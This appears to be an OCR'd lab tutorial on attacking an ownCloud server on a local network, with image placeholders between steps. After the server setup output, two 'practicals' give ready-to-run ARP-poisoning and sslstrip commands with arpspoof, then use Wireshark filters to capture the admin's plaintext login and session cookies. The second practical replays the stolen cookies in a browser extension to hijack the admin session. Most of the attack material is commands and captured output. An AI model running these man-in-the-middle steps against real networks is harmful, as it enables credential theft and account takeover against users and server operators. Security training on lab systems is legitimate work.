


```
For better security, change the ownCloud password for [admin]

Press any key to change ownCloud password ...
Enter a new password:
Confirm the new password:

Successfully reset password for admin
```

After changing Owncloud server password, execute ***sudo -i*** to switch into root user account.



```
+---------------------------------------------------+
|    Success! You have now done the final setup.    |
|    The system is now ready ...                    |
+---------------------------------------------------+



Press any key to return to the shell prompt.
Type "exit" there, to go back to the login prompt.
If you want to become root, type "sudo -i" ...
_
```



```
admin@owncloud:~$ sudo -i
root@owncloud:~# _
```

Practical 2: Cloud user account password sniffing.

Open a terminal and execute following commands to perform ARP poisoning (in LAN) on a computer running Cloud server (Owncloud).

Terminal 1:

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000


sslstrip -a

Terminal 2:

arpspoof -t <router IP> <target IP>

Terminal 3:

arpspoof -t <target IP> <router IP>



root@kali: ~ 125x6

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
```


root@kali: ~ 61x23

```
root@kali:~# arpspoof -t 192.168.0.1 192.168.0.126
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.1
26 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.1
26 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.1
26 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.1
26 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.1
```

root@kali: ~ 61x23

```
root@kali:~# arpspoof -t 192.168.0.126 192.168.0.1
8:0:27:c5:d:1c 8:0:27:f0:6b:fc 0806 42: arp reply 192.168.0.1
 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 8:0:27:f0:6b:fc 0806 42: arp reply 192.168.0.1
 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 8:0:27:f0:6b:fc 0806 42: arp reply 192.168.0.1
 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 8:0:27:f0:6b:fc 0806 42: arp reply 192.168.0.1
 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 8:0:27:f0:6b:fc 0806 42: arp reply 192.168.0.1
```

Start Wireshark and apply ***http.request.method == POST*** filter to capture login credentials. These credentials can be misused by anyone on network.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+
Wireshark · Follow TCP Stream (tcp.stream eq 356) · wireshark_eth0_201807…
wireshark_eth0_
Profile: Default

```
http.request.method == POST
```

```
No.    Time          Source          Destination      Protocol  Length Info
   171 0.752940412   192.168.0.126   117.18.237.29    OCSP         489 Request
   178 0.885785600   192.168.0.120   117.18.237.29    OCSP         469 Request
  3300 16.322018065  192.168.0.126   192.168.0.125    HTTP         840 POST /owncloud/index.php/lo
```

```
▸ Frame 3300: 840 b
▸ Ethernet II, Src:                                                      7:1b:9b:de)
▸ Internet Protocol
▸ Transmission Cont
▸ Hypertext Transfe
▸ HTML Form URL Enc
```


```
oc_sessionPassphrase=wyv66XXJR9eoTiOb%2B%2FrpEzHENnQP2rJIfqusaE
%2B3XNUqUpKEHw72hhceg9v6OyX7a2Tyn%2FeFRtG8TT%2Bigd7NMBJ2ZEu
%2FCj7FAOKhy44bs2NNih8%2BpM9GJKR2WQgZfD%2Bx
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

user=admin&password=admin&timezone-offset=-7&timezone=America
%2FLos_Angeles&requesttoken=Gid0IRM
%2FDGJCHXwfK34DJFAeIHcpUTYcJQV7WAo6cyY%3D
%3A1cLmwYx6%2BeOkNMtR8yHFFhZfvWM2EJ6HOD2E8b25zfQ%3DHTTP/1.1 303
See Other
Date: Tue, 10 Jul 2018 12:16:02 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
```

Practical 3: Performing Session hijacking on Owncloud

Session hijacking vulnerability in the cloud web interface can allow an attacker to steal cookies and gain access to admin account (Assume that attacker and cloud server are on the same network).

On target machine:

Admin logs in to his account using login credentials.



192.168.0.125/owncloud/index.php/login

admin

●●●●●

□ Stay logged in

On the Attacker machine:


The attacker performs a MITM attack (ARP poisoning) by executing the following commands to steal cookies from the target browser.

Terminal 1:

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000


sslstrip -a



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
```

Terminal 2:


arpspoof -t <router IP> <target IP>



```
root@kali:~# arpspoof -t 192.168.0.128 192.168.0.1
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:
c5:d:1c
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:
c5:d:1c
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:
c5:d:1c
```


Terminal 3:

arpspoof -t <target IP> <router IP>



```
root@kali:~# arpspoof -t 192.168.0.1 192.168.0.128
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.128 is-at 8:0:27:c
5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.128 is-at 8:0:27:c
5:d:1c
```

Start ***Wireshark*** and apply ***http.cookie*** filter to gain access to cookies of admin account(active session running)



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
http.cookie

No.   Time          Source          Destination     Protocol  Length Info
  424 22.846396203  192.168.0.128   192.168.0.125   HTTP      790 GET /owncloud/ocs/v2.php/app
  475 24.163165178  192.168.0.128   192.168.0.125   HTTP      676 GET /owncloud/index.php/sett
  481 24.297616965  192.168.0.128
  500 24.311317837  192.168.0.128
  501 24.312319378  192.168.0.128
  502 24.312329910  192.168.0.128
  503 24.312331092  192.168.0.128
  505 24.312546493  192.168.0.128
  507 24.312549350  192.168.0.128

▸ Frame 424: 790 bytes on wire (6320 bits
▸ Ethernet II, Src: LiteonTe_38:ce:f7 (2c
▸ Internet Protocol Version 4, Src: 192.1
▸ Transmission Control Protocol, Src Port
▸ Hypertext Transfer Protocol
▸ VSS-Monitoring ethernet trailer, Source

0000  78 4f 43 92 3f a2 2c d0  5a 38 ce f
0010  03 07 14 17 40 00 80 06  61 8c c0 a

wireshark_eth0_20180710185311_LywL1P
```

Wireshark · Follow TCP Stream (tcp.stream eq 23) · wireshark_eth0_2018071...


```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/
20100101 Firefox/34.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
requesttoken: YTAWAw8OAzFeNiF4UD4FFgsNF39eXAt7HTchGy1zYDM=:/
BXTABOsubjJ7fKwMYpH1iALnATZnJUvEJ3KkRGpVBc=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.125/owncloud/index.php/settings/
personal
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15fun1oaf30r6;
oc_sessionPassphrase=c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X
%2BUGmvr3td4xi53B8xqzhe26hkVxszgZAAj%2B1dSPK6otrTa
%2FGVm1qh6md3vaBSbagLvA1N%2FvRxiBUKmfwtw9t
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 13:23:35 GMT
```

24 client pkts, 35 server pkts, 45 turns.

Entire conversation (109 kB) ▾ Show and save data as ASCII ▾ Stream 23

Find:

Attacker configures these cookies in his browser with the help of ***cookie manager +*** extension to hijack the admin's active session.



*(Untitled)

```
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15funloaf30r6;
oc_sessionPassphrase=c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X%
Connection: keep-alive
```

Cookies Manager+ v1.14.3 [showing 17 of 17, selected 1]

	Domain	Name
☑	192.168.0.125	oc_sessionPassphrase
□	192.168.0.125	oc2o0v7f0m7x
□	.github.com	_ga
□	~~.github.com~~	~~_gat~~

Name: oc_sessionPassphrase


Content: bZcHnOCiSuzkWy4s%2FnJulaoqRgtq80uXIIklACGsEKSpFExoPEV gihV7CIMS0ZWRi5rUKLYEH7nuML92zgYa0dxBuj8myBZaxLqVr48

Domain: 192.168.0.125

Path: /owncloud

Send For: Any type of connection

Expires: At end of session



*(Untitled)

```
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15funloaf30r6;
oc_sessionPassphrase=c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X%
Connection: keep-alive
```

Edit cookie - Cookies Manager+

Name: ☑ oc_sessionPassphrase

Content: ☑ c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X%2BUGmvr3td4xi53B8xqzhe26hkVxszgZAAj%2B1dSPK6otrTa%2FGVm1qh6md3vaBSbagLvA1N%2FvRxiBUKmfwtw9t

☑ Wrap text

